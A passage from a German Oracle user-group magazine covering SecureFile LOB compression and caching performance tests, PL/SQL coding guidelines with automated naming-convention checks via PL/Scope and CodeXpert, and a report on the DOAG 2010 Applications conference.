Diese Tabelle hat für diesen Test lediglich einen Datensatz mit dem bekannten Textfile (siehe Listing 5).

Listing 6 zeigt einen PL/SQL-Block, der das LOB liest und getuned werden soll.

```

declare
lob_1 blob;
lob_2 blob;
length number;
begin
select data,dbms_lob.
getlength(data) into
lob_1,length from documents
where id=1 and version=1;
dbms_lob.
createtemporary(lob_2,cache =>
&1);
dbms_lob.
copy(lob_2,lob_1,length);
end;
/

```

Listing 6

Der Lauf für das BasicFile dauert rund zehn Sekunden (Hardware: Linux x86, 2 x Intel Xeon-CPU 2.40GHz, I/O-Durchsatz mit dd: 80 MB/s) mit dem Default „cache = false“ im „CREATETEMPORARY“-Aufruf. Das kann man noch schneller schaffen, indem man in der PL/SQL-Prozedur im Aufruf von CREATETEMPORARY den Parameter „cache“ auf „true“ ändert – nun sind es nur noch knapp drei Sekunden. Die Reduzierung kommt daher, dass temporäre LOBs, die nicht gecached sind, durch I/O-Operationen auf dem TEMP-Tablespace realisiert werden, egal wie groß sie sind. In den Wait-Events macht sich das durch vermehrtes „direct path read/write temp“ bemerkbar. Cached temporary LOBs werden hingegen im Memory realisiert, was für kleine bis mittelgroße LOBs anzustreben ist.

Die I/Os auf das gelesene LOB sind jedoch auch noch „direct path reads“, das heißt, die gelesenen Blöcke werden nicht gecached, sonst wäre wohl noch mehr herauszuholen.

```
SQL> alter table documents modify lob (data) (cache reads);

Table altered.
```

Doch das ist ein Irrtum – in den Tests verbessert es die Raten nicht. Wie sieht es nun mit SecureFiles und komprimierten SecureFiles aus?

```
alter table documents move lob (data) store as securefile;
alter table documents modify lob (data) (nocache);
```

Der PL/SQL-Block auf dem SecureFile dauert gute zwei Sekunden. Bringt Caching hier etwas?

```
alter table documents modify lob (data) (cache reads);
```

Nein – die Werte für einen Lauf schwanken hier auf einmal zwischen zwei und fünf Sekunden. Dann wird jetzt noch komprimiert:

```
alter table documents move lob (data) store as securefile (compress high);
alter table documents modify lob (data) (nocache);
```

Dadurch wird es kaum schneller, wir haben ja den Overhead des Dekomprimierens. In der Tat, es dauert etwa fünf Sekunden. Hat das Caching hier einen positiven Effekt?

```
alter table documents modify lob (data) (cache reads);
```

Ja, es dauert, schon im ersten Lauf ohne „Cache Warmup“ nur noch rund vier




Abbildung 2: Lesen eines komprimierten LOBs

Sekunden. Aber warum? Warum nützt das Caching bei komprimierten Daten? Letztendlich war da ja noch der Tablespace mit der größeren Blocksize:

```
alter table documents move lob (data) store as securefile (compress high tablespace users_16k);
alter table documents modify lob (data) (nocache);
```

Das beschleunigt auch etwas, der PL/SQL-Block läuft nun knapp drei Sekunden. Warum hat das Caching auf der komprimierten Tabelle nun etwas gebracht? Der Autor stellte in seinen Tests fest, dass die Werte für „physical read bytes“ in der View V\$SESSTAT höher lagen als das BLOB groß war, und das, obwohl er erwartete, dass es durch die Komprimierung ja kleiner sein müsste. Das LOB ist im Segment de facto ja auch kleiner, wie wir vorher schon gesehen haben. Es kann nur so sein, dass gewisse Blöcke mehrfach gelesen werden. Diese Ahnung hat sich bestätigt,

als der Autor die Lese-Operationen mit einem Trace mittels DBMS_MONITOR.SESSION_TRACE_ENABLE untersuchte. Abbildung 2 zeigt das Lesen eines komprimierten LOBs.

In Abbildung 2 ist von den Multi-block-I/O-Operationen (direct path read) jeweils der Startblock angegeben. Der von Oracle gewählte Algorithmus zum Dekomprimieren erfordert offenbar das wiederholte Lesen von Blöcken. Warum das so ist, konnte oder wollte Oracle in einem laufenden Service Request bis heute nicht erklären. Durch das wiederholte Lesen der Blöcke bringt das Caching natürlich etwas. Ein weiteres Beispiel zeigt das deutlich. Es werden zwei medium komprimierte LOBs mittels DBMS_LOB.COMPARE verglichen. Durch Caching des LOBs reduzieren sich die Physical Reads von über 11 GB auf 61 MB. Das entspricht einer I/O-Reduktion um 99,5 Prozent! Die Laufzeit hat sich um ca. 60 Prozent verkürzt. Das sind enorme Faktoren. In Abbildung 3 sind die dafür gemessene

LOB Einstellungen	LOB Segment Größe in MB	NOCACHE		CACHE READS		I/O Einsparung in Prozent	Zeit Einsparung in Prozent
		Physical Reads in MB	Zeit in s	Physical Reads in MB	Zeit in s		
NOCOMPRESS	204	204	1,3	204	2,9	0	-123
COMPRESS MEDIUM	61	11438	53,0	61	19,7	99,5	62,8
COMPRESS HIGH	53	10553	48,7	53	18,6	99,5	61,8

Abbildung 3: Die gemessenen Werte für verschiedene LOB-Einstellungen

LOB Einstellungen der Zieltabelle	LOB Segment Größe in MB	NOCACHE			CACHE		
		Physical Writes in MB	Redo Size in MB	Ø Zeit in s	Physical Writes in MB*	Redo Size in MB	Ø Zeit in s
NOCOMPRESS	204	204	0,6	8,6	0	206	66,6
COMPRESS MEDIUM	61	61	0,3	24,0	0	62	34,2
COMPRESS HIGH	53	53	0,2	70,4	0	53	66,3

Abbildung 4: Performance-Daten

* Im Falle „Cache“ wird nicht von der Server Session direkt in die Datafiles geschrieben. Das übernimmt hier der Database Writer mit einer Verzögerung. Daher misst die Session keinerlei „physical write bytes“.

nen Werte für verschiedene LOB-Einstellungen zusammengefasst.

Ähnliche Performance-Kennzahlen und Trends wurden auch beim lesenden Zugriff mit JDBC festgestellt, sowohl für „JDBC OCI“- als auch für „JDBC Thin“-Zugriffe. Daher ist ausgeschlossen, dass es sich bei den gemessenen Werten nur um ein Phänomen im Zusammenhang mit der DBMS_LOB API handelt.

Abschließend wird die Schreib-Performance untersucht. Aus einer Quell-Tabelle mit SecureFile-LOBs werden die Datensätze mittels „Insert“ in eine vorbereitete Tabelle kopiert und dabei die Zeit sowie die „Physical Reads und Writes“ gemessen. Das Caching hat hier das Schreiben verzögert, dies ist eher ein negativer Effekt. In Abbildung 4 sind die Performance-Daten für diesen Lauf und für alle anderen Arten von Tabellen zusammengefasst. Da die Zeiten hier teilweise recht stark schwanken, sind hier die durchschnittlichen Werte aus zehn Läufen notiert.

Das Cachen von SecureFile-LOBs ist schon beim Schreiben nicht generell zu empfehlen. Es mag aber den einen oder anderen Ausnahmefall geben, bei dem es sich lohnt. Dieses wäre dann für die jeweilige Applikation in ausführlichen Tests zu verifizieren.

Das Schreiben in LOBs mittels DBMS_LOB.LOADFROMFILE oder mit JDBC zeigte ähnliche Resultate. Im Falle der Verwendung großer LOBs ist eine höhere Blocksize für die LOB-Tablespaces auch im Hinblick auf die Schreiboperationen zu empfehlen. Folgende Empfehlungen für die beste Performance ergeben sich aus den Tests:

- Komprimierte LOBs nur auf leistungsfähiger Hardware verwenden
- „Enable storage in row“ nur einsetzen, falls die Majorität der Queries das entsprechende LOB mit abfragt, ansonsten „disable storage in row“ verwenden
- Für die großen LOBs eigene Tablespaces verwenden und diesen eine höhere Blocksize geben. Das hat auch den Vorteil, dass damit für die LOBs ein weiterer eigener Buffer Cache entsteht
- Komprimierte LOBs auf „CACHE READ“ setzen
- Die Parameter für die LOB-Retention nur so gering wie nötig wählen
- Den Einsatz von FILESYSTEM_LIKE_LOGGING oder gar NOLOGGING erwägen, nachdem man sich über das Risiko von Nologging-Operationen bewusst geworden ist

- Das Setup für die beste Performance testen und verifizieren

Fazit

LOB-Komprimierung und Deduplizierung sind eine gute Möglichkeit, um Speicherplatz zu sparen. Oracle verspricht auf der Seite <http://www.oracle.com/database/advanced-compression.html>, auch die Performance zu verbessern. Zu diesem Punkt muss jedoch ganz klar gesagt werden, dass es von vielen Faktoren abhängt, ob die Performance wirklich besser wird. Sie kann unter gewissen Umständen nämlich auch schlechter werden. Ausführliche Tests sind daher wichtig, bevor man das Feature in der Produktion einsetzt.

Weitere Informationen

- [1] Oracle Database SecureFiles and Large Objects Developer's Guide, 11g Release 1: http://download.oracle.com/docs/cd/B28359_01/appdev.111/b28393.pdf
- [2] Oracle Database PL/SQL Packages and Types Reference, 11g Release 1, http://download.oracle.com/docs/cd/B28359_01/appdev.111/b28419.pdf

Kontakt:

Mathias Zarick
mathias.zarick@trivadis.com

Impressum

Herausgeber:

DOAG Deutsche ORACLE-Anwendergruppe e.V.
Tempelhofer Weg 64, 12347 Berlin
Tel.: 0700 11 36 24 38
www.doag.org

Verlag:

DOAG Dienstleistungen GmbH
Fried Saacke, Geschäftsführer
info@doag-dienstleistungen.de

Chefredakteur (VisdP):

Wolfgang Taschner,
redaktion@doag.org

Chefin von Dienst (CvD):

Carmen Al-Youssef,
office@doag.org

Gestaltung und Satz:

Claudia Wagner,
DOAG Dienstleistungen GmbH

Anzeigen:

Carmen Al-Youssef, office@doag.org
DOAG Dienstleistungen GmbH

Mediadaten und Preise finden Sie unter:
www.doag.org/publikationen/

Druck:

adame Advertising and Media
GmbH Berlin
www.adame.de

Programmier-Richtlinien im PL/SQL-Umfeld und Überprüfungsmöglichkeiten

Roger Troller, Trivadis AG

Sind Programmier-Richtlinien notwendiges Übel oder unvermeidbare Notwendigkeit? In der Vergangenheit wurde oft bewiesen, dass Software-Entwicklung auch ohne Programmier-Richtlinien möglich ist – irgendwie. Die Frage, die man sich jedoch stellen muss, lautet, welches der optimale Ansatz ist.

Ein paar Fakten zeigen, inwiefern Richtlinien die tägliche Arbeit erleichtern können:

- Code wird öfter gelesen als geschrieben
- Code wird oft von jemandem gelesen, der ihn nicht geschrieben hat
- Das Fehlen von Richtlinien erhöht die Einarbeitungszeit neuer Projektmitarbeiter
- Für die Wartbarkeit von Code ist es entscheidend, dass er lesbar und nachvollziehbar ist

Wie schwer einem das Leben in einer reglementierten Welt fällt, erleben wir jeden Tag. Je enger die Grenzen gesteckt sind, desto weniger initiativ ist man, desto enger ist der Horizont, in welchem man nach Lösungen sucht, desto kleiner die Motivation, innovativ zu sein. Die Kunst beim Erstellen von Richtlinien besteht darin, so wenig wie möglich und gleichzeitig so viel wie notwendig zu reglementieren. Entscheidend ist nicht in erster Linie die Ausprägung der Richtlinien, sondern das Vorhandensein derselben.

Ebenfalls ist darauf zu achten, dass Richtlinien definiert werden, die den Einsatz von Hilfsmitteln nicht von vornherein unmöglich machen. Ein klassisches Beispiel dafür sind Formatierungsregeln – der Autor kennt kein Formatierungstool, das eine Camel-Case- oder Pascal-Notation für Identifier korrekt umsetzen kann.

Ein zielführender Ansatz ist sicherlich der, dass man sich beim Erstellen eigener Richtlinien an existierenden orientiert und diese, wo notwendig, den eigenen Gegebenheiten anpasst. Im PL/SQL-Umfeld stehen im Internet

einige Beispiele, die man als Basis für eigene Richtlinien verwenden kann:

- Steven's Naming Conventions and Coding Standards: www.toadworld.com/EXPERTS/StevenFeuerstein-sPLSQLObsession/PLSQLStandards/tabid/580/Default.aspx
- Trivadis PL/SQL & SQL Coding Guidelines: www.trivadis.com/consulting-services/application-development/engineering-architecture/plsql-sql-coding-guidelines.html

Aufbau von Entwicklungsrichtlinien

In Programmier-Richtlinien sollten im PL/SQL-Umfeld mindestens die folgenden Punkte angesprochen werden:

- Namenskonventionen
- Formatierung (oft über ein Tool zu erreichen, deshalb am besten an den Möglichkeiten der Tools orientieren)
- Modularisierung
- Dokumentation des Codes
- Einsatz von Library-Funktionen soweit vorhanden
- Verwenden von Sprachkomponenten
- Zu vermeidende Konstrukte
- Festlegen einer natürlichen Sprache für die Bezeichnung von Objekten und Kommentaren (alles in Deutsch oder alles in Englisch)
- Verzeichnis der intern verwendeten Abkürzungen

Es sollten verschiedene Typen von Regeln geschaffen werden, die unterschiedlich gewichtet sind:

- Hinweise / Tipps
- Regeln, die gebrochen werden dürfen (begründet)

- Regeln, die nicht gebrochen werden dürfen

Auswirkungen auf die Entwickler

Für Entwickler sind Richtlinien praktisch immer damit verbunden, Gewohnheiten zu ändern. Es liegt in der Natur des Menschen, sich gegen Veränderungen zu wehren, deshalb ist mit Widerständen zu rechnen. Es ist besonders wichtig, die Regeln so zu begründen, dass sie nachvollziehbar und die Vorteile gegenüber dem „was man bisher immer gemacht hat“ offensichtlich sind.

Gute Entwicklungsrichtlinien erlauben es den Entwicklern, ihren Horizont zu erweitern und besseren Code zu schreiben. Wichtig ist, dass sie sich ohne Vorurteile und mit dem gleichen Enthusiasmus wie beim Lernen einer neuen Sprache den Richtlinien stellen.

Überprüfung der Standards und Richtlinien

Die Überprüfung der Standards und Richtlinien sollte – soweit wie möglich – automatisch erfolgen. Dies ist wichtig, um eine möglichst umfassende, aber auch neutrale Würdigung des Codes vornehmen zu können. Um eine solche Überprüfung zu erreichen, stehen verschiedene Hilfsmittel zur Verfügung:

- PL/Scope (Oracle Datenbank 11g R1) in Kombination mit SQL-Scripts zur Auswertung der gesammelten Daten für die Prüfung von Namenskonventionen innerhalb von in der Datenbank hinterlegtem PL/SQL-Code

```

CREATE OR REPLACE PACKAGE test_package
IS
  a_public_variable   NUMBER(10);
  a_public_constant   CONSTANT NUMBER(10) := 57;
  g_and_another_one   BOOLEAN;
  PROCEDURE test_procedure(input_param1 IN   NUMBER
                           , p_param2    IN OUT DATE);
END test_package;
/

CREATE OR REPLACE PACKAGE BODY test_package
IS
  TYPE myrec IS RECORD(name VARCHAR2(20), job VARCHAR-
AR2(20));
  TYPE mytab IS TABLE OF myrec;
  TYPE mytab2 IS TABLE OF myrec INDEX BY BINARY_INTEGER;
  TYPE myvar IS VARRAY(10) OF myrec;
  --
  SUBTYPE ora_name_type IS VARCHAR2(30);
  --
  g_emp                myrec;
  a_privat_variable    POSITIVE;
  a_privat_constant    CONSTANT NUMBER := 10;
  exc_employee_exists  exception;

  PROCEDURE test_procedure(input_param1 IN   NUMBER
                           , p_param2    IN OUT DATE)
  IS
    name      VARCHAR2(100) := <LUCAS>;
    v_salary   NUMBER(10, 2);
    b_job      VARCHAR2(20);
    hiredate   DATE;
    --
    CURSOR cur_test(in_empno IN emp.empno%TYPE)
    IS
      SELECT  ename
      FROM    emp
      WHERE   empno = in_empno;
  BEGIN
    OPEN cur_test(input_param1);
    FETCH cur_test INTO name;
    CLOSE cur_test;
    --
    v_salary := 5432.12;
  EXCEPTION
    WHEN OTHERS
    THEN
      NULL;
  END test_procedure;

  FUNCTION my_func(in_empno IN emp.empno%TYPE)
  RETURN NUMBER
  IS
  BEGIN
    IF 1 = 2
    THEN
      RETURN 1;
    ELSE
      RETURN 2;
    END IF;
    --
    RAISE NO_DATA_FOUND;
  END my_func;
END test_package;
/

```

Listing 1

- Data Dictionary und „Reguläre Ausdrücke“, um Namenskonventionen von Datenbank-Objekten zu testen
- Quest CodeXpert für die Überprüfung vordefinierter Regeln

PL/Scope / SQL Scripts

PL/Scope dient zur Sammlung von Informationen während der Kompilierung von PL/SQL-Code. Die gesammelten Daten werden im Data Dictionary in der Tabelle „user_identifiers“ hinterlegt. Das Aktivieren von PL/Scope erfolgt mit

```

alter session set PLSCOPE_
SETTINGS=>identifiers:all>
/

```

Zum Kompilieren eines Test Packages mit der aktivierten PL/Scope-Option (siehe Listing 1).

```

CREATE TABLE tvd_naming_conv (
  part                VARCHAR2(30)
  ,code_section       VARCHAR2(30)
  ,identifier_type    VARCHAR2(30)
  ,prior_identifier_type VARCHAR2(30)
  ,usage              VARCHAR2(30)
  ,rule               VARCHAR2(100) NOT
NULL
  ,message            VARCHAR2(100))
/

/*
  Regel 1: Ein In-Parameter beginnt mit dem
Präfix in_ gefolgt von mindestens einem Zei-
chen
*/
INSERT INTO tvd_naming_conv (part,identifier_
type,usage,rule) VALUES(<BODY>,>FORMAL
IN>,>DECLARATION>,>^in_.+$>);

/*
  Regel 2: Eine Konstante beginnt mit dem Prä-
fix co_ gefolgt von mindestens einem Zeichen
*/
INSERT INTO tvd_naming_conv (part,identifier_
type,usage,rule)
VALUES(<BODY>,>CONSTANT>,>DECLARATION>,>^c
o_.+$>);

/*
  Regel 3: Eine im Package Body Lokal defi-
nierte Variable hat den Präfix l_
*/
INSERT INTO tvd_naming_conv (part,code_
section,identifier_type,usage,rule)
VALUES(<BODY>,>LOCAL>,>VARIABLE>,>DECLARATION
>,>^l_.+$>);

COMMIT;

```

Listing 2

```

WITH identifiers AS (SELECT i.name
                    , i.type identifier_type
                    , i.object_name
                    , i.object_type
                    ,DECODE(i.object_type
                        ,>PACKAGE>,>HEADER>
                        ,>BODY>) part
                    , i.usage
                    , prior i.type prior_identifier_type
                    , s.line as code_line
                    , s.text as source_text
FROM (SELECT name
      ,type
      ,object_name
      ,usage
      ,object_type
      ,line
      ,usage_id
      ,usage_context_id
      FROM user_identifiers
      WHERE object_name = <TEST_PACKAGE>
      ORDER BY object_type) i
JOIN user_source s ON ( i.object_name = s.name
                      AND i.object_type = s.type
                      AND i.line = s.line)
START WITH i.usage_id = 1
CONNECT BY PRIOR i.usage_id = i.usage_context_id
AND PRIOR i.object_type = i.object_type)
, global_section AS (SELECT MIN(code_line) end_line
                    ,object_name
                    ,object_type
                    ,DECODE(object_type
                        ,>PACKAGE>,>HEADER>,>BODY>) part
FROM identifiers
WHERE object_type IN (<PACKAGE BODY>,>PROCEDURE>
                    ,>FUNCTION>,>PACKAGE>)
AND identifier_type IN (<PROCEDURE>,>FUNCTION>)
GROUP BY object_name
        ,object_type
        ,DECODE(object_type,>PACKAGE>
                ,>HEADER>,>BODY>))

SELECT i.name identifier
      , <line < || i.code_line AS code_line
      , COALESCE(ru.message,i.identifier_type ||
        < should be named : < || ru.rule) as message
FROM identifiers i
JOIN global_section gs ON ( i.object_name = gs.object_name
                          AND i.object_type = gs.object_type)
JOIN tvd_naming_conv ru ON ( ru.identifier_type = i.identifier_type
                          AND ru.usage = i.usage
                          AND ru.part = gs.part
                          AND NOT REGEXP_LIKE(i.name,ru.rule))
WHERE ( ru.prior_identifier_type = i.prior_identifier_type
      OR ru.prior_identifier_type IS NULL)
AND ( ru.code_section IS NULL
      OR ru.code_section = <GLOBAL> AND i.code_line < gs.end_line
      OR ru.code_section = <LOCAL> AND i.code_line > gs.end_line)
/

```

Listing 3

In der Data Dictionary „View user_identifiers“ sind nach der Kompilierung sämtliche im Code verwendeten Identifiers (Variablen, Namen von Prozeduren und Funktionen, Cursor, Kon-

stanten, Typen, Definitionen etc.) zu finden. Mittels eines SQL-Scripts kann man die in den Richtlinien festgelegten Namenskonventionen überprüfen und deren Verletzungen visualisieren.

Im Beispiel (siehe Listing 2) sind die Regeln in einer Tabelle abgelegt. Das SQL-Script in Listing 3 erzeugt eine Auswertung des Packages „test_package“ gegenüber den in der Tabelle „tvd_naming_conv“ festgelegten Namenskonventionen.

Listing 4 zeigt das Resultat dieser Analyse.

Data-Dictionary-Objekte mittels SQL-Scripts überprüfen

Auch Data-Dictionary-Objekte wie Tabellen, Views, Indices, Constraints etc. lassen sich relativ einfach überprüfen. Dazu sind lediglich SQL-Scripts notwendig, welche die Namenskonventionen mittels „regulärer Ausdrücke“ (oder String-Funktionen) testen. Beispielsweise überprüft das Script in Listing 5 die Unique Constraints dahingehend, ob sie einen Suffix _UK haben, der optional von einer Nummer ergänzt werden kann.

Quest CodeXpert

Schwieriger wird es, Regeln automatisch zu überprüfen, die sich mit der Struktur des Codes und mit der Verwendung von Sprachelementen befassen. Hier kann CodeXpert von Quest helfen, das eine Überprüfung von 154 vordefinierten Regeln erlaubt. Die Sammlung derselben erstreckt sich über logische Korrektheit, Effizienz, Wartbarkeit, strukturelle Aspekte und Lesbarkeit des Codes. Die einzelnen Testpunkte sind zusätzlich in deren Gewichtung (Fehler, Warnung und Information) sowie einzelne Testfelder (SQL, Datenstrukturen, Kontrollstrukturen etc.) unterteilt. Die vordefinierten Prüfungen lassen sich in eigene Sets bündeln, um damit eine Prüfung eines oder mehrerer Module durchzuführen (siehe Abbildung 1).

CodeXpert ist in die bekannten Entwicklungstools SQLNavigator und Toad eingebunden und lässt sich direkt daraus aufrufen. Es ist möglich, das Tool mittels einer Konfigurationsdatei als Hintergrundprozess laufen zu lassen. Als Ergebnis einer Code-Prüfung erhält man eine Auflistung der Regelverletzungen, eine grafische Zu-

IDENTIFIER	CODE_LINE	MESSAGE
A_PRIVAT_CONSTANT	line 14	CONSTANT should be named : ^co_+\$.
INPUT_PARAM1	line 17	FORMAL IN should be named : ^in_+\$.
NAME	line 20	VARIABLE should be named : ^l_+\$.
V_SALARY	line 21	VARIABLE should be named : ^l_+\$.
B_JOB	line 22	VARIABLE should be named : ^l_+\$.
HIREDATE	line 23	VARIABLE should be named : ^l_+\$.
IN_EMPNO	line 25	FORMAL IN should be named : ^in_+\$.
IN_EMPNO	line 39	FORMAL IN should be named : ^in_+\$.

Listing 4

```
SELECT table_name, constraint_
name
FROM user_constraints
WHERE constraint_type = <U>
AND NOT regexp_
like(constraint_name,>.*_UK[0-
9]*$>)
/
```

Listing 5




Abbildung 1, links:
Erstellen eines eigenen RuleSets
in CodeXpert

sammenfassung, eine CRUD-Matrix sowie Aussagen über Komplexität und Wartbarkeit des analysierten Codes (siehe Abbildungen 2 und 3). Im Falle einer Batch-Überprüfung gibt man ein Zielverzeichnis an, in das CodeXpert das Analyseresultat als XML-Datei schreibt.

Fazit

Wenn man effizient wartbare Software schreiben will, führt an Programmier-Richtlinien kein Weg vorbei. Die Akzeptanz der Richtlinien ist direkt abhängig davon, wie sehr sie die Entwickler einschränken und wie gut die einzelnen Regeln begründet sind. In Bereichen, in denen Tool-Unterstützung möglich ist (Formatierung, Prüfung der Regeleinhaltung etc.) sollte dies beim Erstellen der Richtlinien unbedingt beachtet werden. Mit den drei vorgestellten Methoden lässt sich ein Großteil der Richtlinien automatisch überprüfen. Zurzeit fehlt noch ein integrierendes Tool, das alle Prüfungen (Inhalt, Namenskonventionen etc.) abdeckt und sich um eigene zu überprüfende Regeln erweitern lässt.

Bei Interesse sendet Ihnen der Autor gerne seine Entwicklungsrichtlinien zu.

Kontakt:

Roger Troller
roger.troller@trivadis.com




Abbildung 2: Analyse-Ergebnis (grafische Übersicht) von CodeXpert



Abbildung 3: Analyse-Ergebnis (Komplexitätsanalyse) von CodeXpert

DOAG 2010 Applications: Das neue Forum für Geschäftsprozesse und Oracle Business Applications

Dr. Frank Schönthaler, Leiter der SIG E-Business Suite

Praxisberichte und unabhängiger Erfahrungsaustausch standen im Mittelpunkt der DOAG 2010 Applications, der ersten DOAG-Konferenz eigens für Geschäftsprozesse, Oracle Business Applications und die zugrunde liegenden Technologien.

Die aktuelle Relevanz der Themen am 24. und 25. März 2010 im Mainzer Palmengarten, die besondere Mischung von richtungsweisenden Anwender-vorträgen und Keynotes bekannter Referenten sowie die produktive Atmosphäre führten zu einem unerwartet hohen Teilnehmerinteresse. Kurzum: Es war eine rundum gelungene Veranstaltung und ein Meilenstein im Zusammenwachsen der Applications-Anwendergruppen innerhalb der DOAG.

Schwerpunkt des ersten Veranstaltungstags bildeten vier zeitgleiche themenspezifische Vortragsreihen. Thomas Fricke, Oracle Deutschland, gab in seiner Präsentation Tipps, wie sich Anwender schon heute auf Fusion Applications vorbereiten können. Zum Thema „Kennzahlenbasierte Unternehmensführung“ berichtete Volker Schulz über Kostensenkungspotenziale und Möglichkeiten zur Effizienzsteigerung im Reportingprozess mit Hilfe von Business-Intelligence-Applications. In der Reihe „Supply-Chain- und Projektmanagement“ sprach Michael Krebs, PROMATIS software GmbH, über Logistik-Prozesse in der Entsorgungsbranche. Er legte anschaulich dar, wie diese einerseits mit Oracle Transportation Management (OTM) und andererseits mit Application Express und E-Business-Suite-Bordmitteln abgebildet werden können. In der vierten Session ging Sven Tissot, pdv TAS, auf agile Methoden als Erfolgsrezept zur Migration von ERP-Systemen ein. Michael Weiler, PROMATIS software GmbH, referierte über Aspekte der Datenübernahme in Applikationsprojekten.

Spannende Ergebnisse präsentierte Prof. Dr. Norbert Gronau, Universität Potsdam, in seiner kurzweiligen Keynote zum Thema „Anwendererfahrungen

und Handlungsempfehlungen in Verbindung mit Oracle Business Applications“, die er mittels Interviews recherchiert hatte. Ausgehend von der Skizze eines idealtypischen ERP-Systems wurde festgestellt, dass es nicht nur auf funktionale Kriterien ankommt, sondern dass gerade Technologien, Usability und die Erfüllung von Kundenwünschen eine entscheidende Rolle spielen. Oracle belegt demnach die richtigen Themen und ist mit seinen Produkten durchaus auf dem richtigen Weg. Die Herausforderungen und Defizite liegen allerdings noch im Bereich Vermarktung und Kundenbetreuung. Gerade an dieser Stelle setzt die DOAG an und gleicht Schwachstellen sinnvoll aus.

Während der Abendveranstaltung gab es Gelegenheit, in entspanntem Rahmen Kontakte zu knüpfen. Anwender und Interessenten zogen ein sehr positives Resümee des ersten Veranstaltungstags und starteten am nächsten Morgen in die zweite Runde, die Malte Bugs, CEO Hofmeister & Meincke, mit einer Keynote eröffnete. Er betonte dabei, sich ganz bewusst für Oracle Applications und die Oracle Infrastruktur entschieden zu haben. Sein Unternehmen kann damit optimal alle Geschäftsstrategien umsetzen und beschreitet somit den richtigen Pfad in eine erfolgreiche Zukunft. Im Anschluss daran wurden wieder vier parallele Sessions angeboten, die sich in die verschiedenen Special Interest Groups E-Business Suite, CRM, JD Edwards und Agile aufteilten. Auffallend hierbei waren die regen interdisziplinären Aktivitäten, wie das SIG-übergreifende Networking und das Besuchen von Vorträgen anderer Gruppen.

Mit der letzten Keynote der Veranstaltung ging die in Oracle Anwender-

kreisen weltweit bekannte Debra Lilly, Fujitsu, detailliert auf die Oracle Fusion Applications und das Zusammenspiel mit Business Intelligence mittels konkreter operativer Masken ein. Sie hob hervor, dass die Migration ausgehend von der neuen E-Business Suite im Release 12 aus ihrer Erfahrung heraus einfacher zu bewerkstelligen sein wird als von der Version 11i.

„Nicht nur die Podiumsdiskussion, sondern alle Beiträge haben gezeigt, dass es eine starke Anwenderorganisation braucht, um Defizite bei Oracle auszugleichen“, fasste Dr. Frank Schönthaler, Beirat der DOAG, zusammen. Die DOAG setzt daher auf eine verstärkte internationale Wahrnehmung durch engere Zusammenarbeit mit internationalen User Groups wie Quest und insbesondere der amerikanischen Oracle Applications Users Group (OAUG).

Durch die praxisrelevanten Vorträge, spannenden Diskussionen und den intensiven Erfahrungsaustausch wurde die erste DOAG Applications Konferenz ein voller Erfolg. Das gelungene Rahmenprogramm und das angenehme Ambiente trugen sicher auch dazu bei, dass die meisten Anwender und Interessenten auch an der nächsten Veranstaltung teilnehmen möchten.

„Da wir an dem jetzigen Veranstaltungsort logistisch an alle Grenzen stoßen, werden wir für das nächste Jahr noch größer planen“, so fasst Fried Saacke, Vorstand und Geschäftsführer der DOAG, zusammen. Bis dahin stehen weitere DOAG-Konferenzen, Fachvorträge und SIG-Veranstaltungen in Nürnberg, Wien und Wiesbaden an. Weitere Informationen: www.doag.org.

Kontakt:

Dr. Frank Schönthaler
